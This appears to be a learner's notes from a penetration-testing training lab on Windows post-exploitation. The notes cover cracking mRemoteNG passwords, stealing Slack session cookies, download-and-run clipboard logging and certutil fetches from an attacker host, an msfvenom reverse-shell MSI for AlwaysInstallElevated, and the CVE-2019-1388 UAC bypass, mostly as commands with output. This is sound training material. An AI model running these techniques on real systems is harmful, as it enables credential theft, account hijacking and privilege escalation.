This XML document contains a root element called “Connections” with the information about the encryption used for the credentials and the attribute “Protected”, which corresponds to the master password used to encrypt the document. You can use this string to attempt to crack the master password. You will find some elements named “Node” within the root element. Those nodes contain details about the remote system, such as username, domain, hostname, protocol, and password. All fields are plaintext except the password, which is encrypted with the master password.
As mentioned previously, if the user didn’t set a custom master password, you can use the script mRemoteNG-Decrypt to decrypt the password. You need to copy the attribute “Password” content and use it with the option -s. If there’s a master password and you know it, you can the use the option -p with the custom master password to also decrypt the password.
d41y@htb[/htb]$ python3 mremoteng_decrypt.py -s "sPp6b6Tr2iyXIdD/KFNGEWzzUyU84ytR95psoHZAFOcvc8LGklo+XlJ+n+KrpZXUTs2rgkml0V9u8NEBMcQ6UnuOdkerig=="
Password: ASDki230kasd09fk233aDA
Now look at an encrypted configuration file with a custom password. For this example, you set the custom password “admin”.
<?XML version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="1ZR9DpX3eXumopcnjhTQ7e78u+SXqyxDmv2jebJg09pg55kBFW+wK1e5bvsRshxuZ7yvteMgmfMW5eUzU4NG" ConfVersion="2.6">
<Node Name="RDP_Domain" Type="Connection" Descr="" Icon="mRemoteNG" Panel="General" Id="096332c1-f405-4e1e-90e0-fd2a170beeb5" Username="administrator" Domain="test.local" Password="EBHmUA3DqM3sHushZtOyanmMowr/M/hd8KnC3rUJfYrJmwSj+uGSQWvUWZEQt6wTkUqthXrf2n8AR477ecJi5Y0E/kiakA==" Hostname="10.0.0.10" Protocol="RDP" PuttySession="Default Settings" Port="3389" ConnectToConsole="False"
<SNIP>
</Connections>
If you attempt to decrypt the “Password” attribute from the node “RDP_domain”, you will get the following error.
d41y@htb[/htb]$ python3 mremoteng_decrypt.py -s "EBHmUA3DqM3sHushZtOyanmMowr/M/hd8KnC3rUJfYrJmwSj+uGSQWvUWZEQt6wTkUqthXrf2n8AR477ecJi5Y0E/kiakA=="
Traceback (most recent call last):
File "/home/plaintext/htb/academy/mremoteng_decrypt.py", line 49, in <module>
main()
File "/home/plaintext/htb/academy/mremoteng_decrypt.py", line 45, in main
plaintext = cipher.decrypt_and_verify(ciphertext, tag)
File "/usr/lib/python3/dist-packages/Cryptodome/Cipher/_mode_gcm.py", line 567, in decrypt_and_verify
self.verify(received_mac_tag)
File "/usr/lib/python3/dist-packages/Cryptodome/Cipher/_mode_gcm.py", line 508, in verify
raise ValueError("MAC check failed")
ValueError: MAC check failed
If you use the custom password, you can decrypt it.
d41y@htb[/htb]$ python3 mremoteng_decrypt.py -s "EBHmUA3DqM3sHushZtOyanmMowr/M/hd8KnC3rUJfYrJmwSj+uGSQWvUWZEQt6wTkUqthXrf2n8AR477ecJi5Y0E/kiakA==" -p admin
Password: ASDki230kasd09fk233aDA
In case you want to attempt to crack the password, you can modify the script to try multiple passwords from a file, or you can create a Bash for loop. You can attempt to crack the “Protected” attribute or the “Password” itself. If you try to crack the “Protected” attribute once you find the correct password, the result will be “Password: ThisIsProtected”. If you try to crack the “Password” directly, the result will be “Password: <PASSWORD>”.
d41y@htb[/htb]$ for password in $(cat /usr/share/wordlists/fasttrack.txt);do echo $password; python3 mremoteng_decrypt.py -s "EBHmUA3DqM3sHushZtOyanmMowr/M/hd8KnC3rUJfYrJmwSj+uGSQWvUWZEQt6wTkUqthXrf2n8AR477ecJi5Y0E/kiakA==" -p $password 2>/dev/null;done
Spring2017
Spring2016
admin
Password: ASDki230kasd09fk233aDA
admin admin
admins
<SNIP>
Running Applications
While it is important to create a list of installed applications on the target system, it is equally important to identify which of them are currently running. For this, you’ll review the running processes of the system with Get-Process.
PS C:\Users\dave> Get-Process
Get-Process
Handles NPM(K) PM(K) WS(K) CPU(s) Id SI ProcessName
------- ------ ----- ----- ------ -- -- -----------
58 13 528 1088 0.00 2064 0 access
...
369 32 9548 31320 2632 0 filezilla
...
188 29 9596 19716 3340 0 httpd
486 49 16528 23060 4316 0 httpd
...
205 17 210736 29228 3508 0 mysqld
...
982 32 83696 13780 0.59 2836 0 powershell
587 28 65628 73752 9756 0 powershell
...
...
tip
You can also use the PID from the output of netstat -ano to identify which processes are running on each port.
Abusing Cookies to Get Access to IM Clients
With the ability to instantaneously send messages between co-workers and teams, instant messaging (IM) applications like Slack or Microsoft Teams have become staples of modern office communications. These applications help in improving collaboration between co-workers and teams. If you compromise a user account and gain access to an IM Client, you can look for information in private chats and groups.
There are multiple options to gain access to an IM Client; one standard method is to use the user’s credentials to get into the cloud version of the instant messaging application as the regular user would.
If the user is using any form of multi-factor authentication, or you can’t get the user’s plaintext credentials, you can try to steal the user’s cookies to log in to the cloud-based client.
There are often tools that may help you automate the process, but as the cloud and applications constantly evolve, you may find these applications out of date, and you still need to find a way to gather information from the IM clients. Understanding how to abuse credentials, cookies, and tokens is often helpful in accessing web applications such as IM Clients.
Use Slack as an example. Multiple posts refer to how to abuse Slack such as Abusing Slack for Offensive Operations and Phishing for Slack-Tokens. You can use them to understand better how Slack tokens and cookies work, but keep in mind that Slack’s behavior may have changed since the release of those posts.
There’s a tool called SlackExtract released in 2018, which was able to extrackt Slack messages. Their research discusses the cookie named “d”, which Slack uses to store the user’s authentication token. If you can get your hands on that cookie, you will be able to authenticate as the user. Instead of using the tool, you will attempt to obtain the cookie from Firefox or a Chromium-based browser and authenticate as the user.
Cookie Extraction from Firefox
Firefox saves the cookies in an SQLite database in a file named cookies.sqlite. This file is in each user’s APPDATA directory %APPDATA%\Mozilla\Firefox\Profiles\<RANDOM>.default-release. There’s a piece of the file that is random, and you can use a wildcard in PowerShell to copy the file content.
PS C:\htb> copy $env:APPDATA\Mozilla\Firefox\Profiles\*.default-release\cookies.sqlite .
You can copy the file to your machine and use the Python script cookieextractor.py to extract cookies from the Firefox cookies.SQLite database.
d41y@htb[/htb]$ python3 cookieextractor.py --dbpath "/home/plaintext/cookies.sqlite" --host slack --cookie d
(201, '', 'd', 'xoxd-CJRafjAvR3UcF%2FXpCDOu6xEUVa3romzdAPiVoaqDHZW5A9oOpiHF0G749yFOSCedRQHi%2FldpLjiPQoz0OXAwS0%2FyqK5S8bw2Hz%2FlW1AbZQ%2Fz1zCBro6JA1sCdyBv7I3GSe1q5lZvDLBuUHb86C%2Bg067lGIW3e1XEm6J5Z23wmRjSmW9VERfce5KyGw%3D%3D', '.slack.com', '/', 1974391707, 1659379143849000, 1658439420528000, 1, 1, 0, 1, 1, 2)
Now that you have the cookie, you can use any browser extension to add the cookie to your browser. For this example, you will use Firefox and the extension Cookie-Editor. Make sure to install the extension by clicking the link, selecting your browser, and adding the extension. Once the extension is installed, you will see something like this:
Your target website is slack.com. Now that you have the cookie, you want to impersonate the user. Navigate to slack.com once the page loads, click on the icon for the Cookie-Editor extension, and modify the value of the “d” cookie with the value you have from the cookieextractor.py script. Make sure to click the save icon.

Once you have saved the cookie, you can refresh the page and see that you are logged in as the user.
Now you are logged in as the user and can click on “Launch Slack”. You may get a prompt for credentials or other types of authentication information; you can repeat the above process and replace the cookie “d” with the same value you used to gain access the first time on any website that asks you for information or credentials.

Once you complete this process for every website where you get a prompt, you need to refresh the browser, click on “Launch Slack” and use Slack in the browser.
After gaining access, you can use built-in functions to search for common words like passwords, credentials, PII, or any other information relevant to your assessment.
Cookie Extraction from Chromium-based Browsers
The chromium-based browser also stores its cookies information in an SQLite database. The only differences is that the cookie value is encrypted with Data Protection API (DPAPI). DPAPI is commonly used to encrypt data using information from the current user account or computer.
To get the cookie value, you’ll need to perform a decryption routine from the session of the user you compromised. Thankfully, a tool SharpChromium does what you need. It connects to the current user SQLite cookie database, decrypts the cookie value, and presents the result in JSON format.
Use Invoke-SharpChromium, a PowerShell script which uses reflection to load SharpChromium.
PS C:\htb> IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/S3cur3Th1sSh1t/PowerSh
arpPack/master/PowerSharpBinaries/Invoke-SharpChromium.ps1')
PS C:\htb> Invoke-SharpChromium -Command "cookies slack.com"
[*] Beginning Google Chrome extraction.
[X] Exception: Could not find file 'C:\Users\lab_admin\AppData\Local\Google\Chrome\User Data\\Default\Cookies'.
at System.IO.__Error.WinIOError(Int32 errorCode, String maybeFullPath)
at System.IO.File.InternalCopy(String sourceFileName, String destFileName, Boolean overwrite, Boolean checkout)
at Utils.FileUtils.CreateTempDuplicateFile(String filePath)
at SharpChromium.ChromiumCredentialManager.GetCookies()
at SharpChromium.Program.extract data(String path, String browser)
[*] Finished Google Chrome extraction.
[*] Done.
You got an error because the cookie file path that contains the database is hardcoded in SharpChromium, and the current version of Chrome uses a different location.
You can modify the code of SharpChromium or copy the cookie file to where SharpChromium is looking.
SharpChromium is looking for a file in %LOCALAPPDATA%\Google\Chrome\User Data\Default\Cookies, but the actual file is located in %LOCALAPPDATA%\Google\Chrome\User Data\Default\Network\Cookies with the following command you will copy the file to the location SharpChromium is expecting.
PS C:\htb> copy "$env:LOCALAPPDATA\Google\Chrome\User Data\Default\Network\Cookies" "$env:LOCALAPPDATA\Google\Chrome\User Data\Default\Cookies"
You can now use Invoke-SharpChromium again to get a list of cookies in JSON format.
PS C:\htb> Invoke-SharpChromium -Command "cookies slack.com"
[*] Beginning Google Chrome extraction.
--- Chromium Cookie (User: lab_admin) ---
Domain : slack.com
Cookies (JSON) :
[
<SNIP>
{
"domain": ".slack.com",
"expirationDate": 1974643257.67155,
"hostOnly": false,
"httpOnly": true,
"name": "d",
"path": "/",
"sameSite": "lax",
"secure": true,
"session": false,
"storeId": null,
"value": "xoxd-5KK4K2RK2ZLs2sISUEBGUTxLO0dRD8y1wr0Mvst%2Bm7Vy24yiEC3NnxQra8uw6IYh2Q9prDawms%2FG72og092YE0URsfXzxHizC2OAGyzmIzh2j1JoMZNdoOaI9DpJ1Dlqrv8rORsOoRW4hnygmdR59w9Kl%2BLzXQshYIM4hJZgPktT0WOrXV83hNeTYg%3D%3D"
},
{
"domain": ".slack.com",
"hostOnly": false,
"httpOnly": true,
"name": "d-s",
"path": "/",
"sameSite": "lax",
"secure": true,
"session": true,
"storeId": null,
"value": "1659023172"
},
<SNIP>
]
[*] Finished Google Chrome extraction.
[*] Done.
You can now use this cookie with cookie-editor as you did with Firefox.
Clipboard
In many companies, network administrators use password managers to store their credentials and copy and paste passwords into login forms. As this doesn’t involve typing the passwords, keystroke logging is not effective in this case. The clipboard provides access to a significant amount of information, such as the pasting of credentials and 2FA soft tokens, as well as the possibility to interact with the RDP session clipboard.
You can use the Invoke-Clipboard script to extract user clipboard data. Start the logger by issuing the command below.
PS C:\htb> IEX(New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/inguardians/Invoke-Clipboard/master/Invoke-Clipboard.ps1')
PS C:\htb> Invoke-ClipboardLogger
The script will start to monitor for entries in the clipboard and present them in the PowerShell session. You need to be patient and wait until you capture sensitive information.
PS C:\htb> Invoke-ClipboardLogger
https://portal.azure.com
Administrator@something.com
Sup9rC0mpl2xPa$$ws0921lk
Roles and Services
Services on a particular host may serve the host itself or other hosts on the target network. It is necessary to create a profile of each targeted host, documenting the configuration of these services, their purpose, and how you can potentially use them to achieve your assessment goals. Typical server roles and services include:
- File and Print Servers
- Web and Database Servers
- Certificate Authority Servers
- Source Code Management Servers
- Backup Servers
Take Backup Servers as an example, and how, if you compromise a server or host with a backup system, you can compromise the network.
In information technology, a backup or data backup is a copy of computer data taken and stored elsewhere so that it may be used to restore the original after a data loss event. Backups can be used to recover data after a loss due to data deletion or corruption or to recover data from an earlier time. Backups provide a simple form of disaster recovery. Some backup systems can reconstitute a computer system or other complex configurations, such as an AD server or database server.
Typically backup systems need an account to connect to the target machine and perform the backup. Most companies require that backup accounts have local administrative privileges on the target machine to access all its files and services.
If you gain access to a backup system, you may be able to review backups, search for interesting hosts and restore the data you want.
You are looking for information that can help you move laterally in the network or escalate your privileges. Use restic as an example. Restic is a modern backup program that can back up files in Linux, BSD, Mac, and Windows.
To start working with restic, you must create a repo. Restic checks if the environment variable RESTIC_PASSWORD is set and uses its content as the password for the repo. If this variable is not set, it will ask for the password to initialize the repo and for any other operation in this repo.
To download the latest version of restic, visit this page.
You first need to create and initialize the location where your backup will be saved, called the repository.
PS C:\htb> mkdir E:\restic2; restic.exe -r E:\restic2 init
Directory: E:\
Mode LastWriteTime Length Name
---- ------------- ------ ----
d----- 8/9/2022 2:16 PM restic2
enter password for new repository:
enter password again:
created restic repository fdb2e6dd1d at E:\restic2
Please note that knowledge of your password is required to access
the repository. Losing your password means that your data is
irrecoverably lost.
Then you can create your first backup.
PS C:\htb> restic.exe -r E:\restic2\ backup C:\SampleFolder
repository fdb2e6dd opened successfully, password is correct
created new cache in C:\Users\jeff\AppData\Local\restic
no parent snapshot found, will read all files
Files: 1 new, 0 changed, 0 unmodified
Dirs: 2 new, 0 changed, 0 unmodified
Added to the repo: 927 B
processed 1 files, 22 B in 0:00
snapshot 9971e881 saved
If you want to back up a directory such as C:\Windows, which has some files actively used by the OS, you can use the option --use-fs-snapshot to create a VSS to perform the backup.
PS C:\htb> restic.exe -r E:\restic2\ backup C:\Windows\System32\config --use-fs-snapshot
repository fdb2e6dd opened successfully, password is correct
no parent snapshot found, will read all files
creating VSS snapshot for [c:\]
successfully created snapshot for [c:\]
error: Open: open \\?\GLOBALROOT\Device\HarddiskVolumeShadowCopy1\Windows\System32\config: Access is denied.
Files: 0 new, 0 changed, 0 unmodified
Dirs: 3 new, 0 changed, 0 unmodified
Added to the repo: 914 B
processed 0 files, 0 B in 0:02
snapshot b0b6f4bb saved
Warning: at least one source file could not be read
You can also check which backups are saved in the repo using the snapshot command.
PS C:\htb> restic.exe -r E:\restic2\ snapshots
repository fdb2e6dd opened successfully, password is correct
ID Time Host Tags Paths
--------------------------------------------------------------------------------------
9971e881 2022-08-09 14:18:59 PILLAGING-WIN01 C:\SampleFolder
b0b6f4bb 2022-08-09 14:19:41 PILLAGING-WIN01 C:\Windows\System32\config
afba3e9c 2022-08-09 14:35:25 PILLAGING-WIN01 C:\Users\jeff\Documents
--------------------------------------------------------------------------------------
3 snapshots
You can restore a backup using the ID.
PS C:\htb> restic.exe -r E:\restic2\ restore 9971e881 --target C:\Restore
repository fdb2e6dd opened successfully, password is correct
restoring <Snapshot 9971e881 of [C:\SampleFolder] at 2022-08-09 14:18:59.4715994 -0700 PDT by PILLAGING-WIN01\jeff@PILLAGING-WIN01> to C:\Restore
If you navigate to C:\Restore, you will find the directory structure where the backup was taken. To get to the SampleFolder directory, you need to navigate to C:\Restore\C\SampleFolder.
You need to understand your targets and what kind of information you are looking for. If you find a backup for a Linux machine, you may want to check files like /etc/shadow to crack users’ credentials, web config files, .ssh directories to look for SSH keys, etc.
If you are targeting a Windows backup, you may want to look for the SAM & SYSTEM hive to extract local account hashes. You can also identify web application directories and common files where credentials or sensitive information is stored, such as web.config files. Your goal is to look for any interesting files that can help you achieve your goal.
Misc Techniques
LOLBAS
The LOLBAS project documents binaries, scripts, and libraries that can be used for “living of the land” techniques on Windows systems. Each of these binaries, scripts and libraries is a Microsoft-signed file that is either native to the OS or can be downloaded directly from Microsoft and have unexpected functionality useful to an attacker. Some interesting functionality may include:
- Code execution
- Code compilation
- File transfers
- Persistence
- UAC bypass
- Credential theft
- Dumping process memory
- Keylogging
- Evasion
- DLL hijacking
One classic example is certutil.exe, whose intended use is for handling certificates but can also be used to transfer files by either downloading a file to disk or base64 encoding/decoding a file.
PS C:\htb> certutil.exe -urlcache -split -f http://10.10.14.3:8080/shell.bat shell.bat
You can use the -encode flag to encode a file using base64 on your Windows attack host and copy the contents to a new file on the remote system.
C:\htb> certutil -encode file1 encodedfile
Input Length = 7
Output Length = 70
CertUtil: -encode command completed successfully
Once the new file has been created, you can use the -decode flag to decode the file back to its orignal contents.
C:\htb> certutil -decode encodedfile file2
Input Length = 70
Output Length = 7
CertUtil: -decode command completed successfully.
A binary such as rundll32.exe can be used to execute a DLL file. You could use this to obtain a revshell by executing a .DLL file that you either download onto the remote host or host yourself on an SMB share.
Always Install Elevated
This setting can be set via Local Group Policy by setting “Always install with elevated privileges” to “Enabled” under the following paths:
Computer Configuration\Administrative Templates\Windows Components\Windows InstallerUser Configuration\Administrative Templates\Windows Components\Windows Installer

Enumerate this setting.
PS C:\htb> reg query HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
PS C:\htb> reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\Installer
AlwaysInstallElevated REG_DWORD 0x1
Your enumeration shows you that the AlwaysInstalledElevated key exists, so the policy is indeed enabled on the target system.
You can exploit this by generating a malicious MSI package and execute it via the command line to obtain a revshell with SYSTEM privileges.
d41y@htb[/htb]$ msfvenom -p windows/shell_reverse_tcp lhost=10.10.14.3 lport=9443 -f msi > aie.msi
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of msi file: 159744 bytes
You can upload this MSI file to your target, start a Netcat listener and execute the file from the command like so:
C:\htb> msiexec /i c:\users\htb-student\desktop\aie.msi /quiet /qn /norestart
If all goes to plan, you will receive a connection back as NT AUTHORITY\SYSTEM.
d41y@htb[/htb]$ nc -lnvp 9443
listening on [any] 9443 ...
connect to [10.10.14.3] from (UNKNOWN) [10.129.43.33] 49720
Microsoft Windows [Version 10.0.18363.592]
(c) 2019 Microsoft Corporation. All rights reserved.
C:\Windows\system32>whoami
whoami
nt authority\system
This issue can be mitigated by disabling the two Local Group Policy settings mentioned above.
CVE-2019-1388
… was a privilege escalation vuln in the Windows Certificate Dialog, which did not properly enforce user privileges. The issue was in the UAC mechanism, which presented an option to show information about an executable’s certificate, opening the Windows certificate dialog when a user clicks the link. The “Issued By” field in the “General” tab is rendered as a hyperlink if the binary is signed with a certificate that has OID 1.3.6.1.4.1.311.2.1.10. This OID value is identified in the wintrust.h header as SPC_SP_AGENCY_INFO_OBJID which is the SpcSpAgencyInfo field in the “Details” tab of the certificate dialog. If it is present, a hyperlink included in the field will render in the “General” tab. This vuln can be exploited easily using an old Microsoft-signed executable (https://packetstormsecurity.com/files/14437/hhupd.exe.html) that contains a certificate with the SpcSpAgencyInfo field populated with a hyperlink.
When you click on the hyperlink, a browser window will launch running as NT AUTHORITY\SYSTEM. Once the browser is opened, it is possible to “break out” of it by leveraging the “View page source” menu option to launch a cmd.exe or PowerShell.exe console as SYSTEM.
First, right-click on the hhupd.exe executable and select “Run as administrator” from the menu.

Next, click on “Show information about the publisher’s certificate” to open the certificate dialog. Here you can see that the SpcSpAgencyInfo field is populated in the Details tab.

Next, you go back to the “General” tab and see that the “Issued by” field is populated with a hyperlink. Click on it and then click “OK”, and the certificate dialog will close, and a browser window will launch.

If you open Task Manager, you will see that the browser instance was launched as SYSTEM.

Next, you can right-click anywhere on the web page and choose “View page source”. Once the page source opens in another tab, right-click again and select “Save as”, and a “Save as” dialog box will open.

At this point, you can launch any program you would like as SYSTEM. Type c:\windows\system32\cmd.exe in the file path and hit enter. If all goes to plan, you will have a cmd.exe instance running as SYSTEM.

Microsoft released a patch for this issue in November of 2019. Still, as many organizations fall behind on patching, you should always check for this vuln if you gain GUI access to a potentially vulnerable system as a low-privileged user.
This link lists all of the vulnerable Windows Server and Workstation versions.
Scheduled Tasks
You can use the schtasks to enumerate scheduled tasks on the system.
C:\htb> schtasks /query /fo LIST /v
Folder: \
INFO: There are no scheduled tasks presently available at your access level.
Folder: \Microsoft
INFO: There are no scheduled tasks presently available at your access level.
Folder: \Microsoft\Windows
INFO: There are no scheduled tasks presently available at your access level.
Folder: \Microsoft\Windows\.NET Framework
HostName: WINLPE-SRV01
TaskName: \Microsoft\Windows\.NET Framework\.NET Framework NGEN v4.0.30319
Next Run Time: N/A
Status: Ready
Logon Mode: Interactive/Background
Last Run Time: 5/27/2021 12:23:27 PM
Last Result: 0
Author: N/A
Task To Run: COM handler
Start In: N/A
Comment: N/A
Scheduled Task State: Enabled
Idle Time: Disabled
Power Management: Stop On Battery Mode, No Start On Batteries
Run As User: SYSTEM
Delete Task If Not Rescheduled: Disabled
Stop Task If Runs X Hours and X Mins: 02:00:00
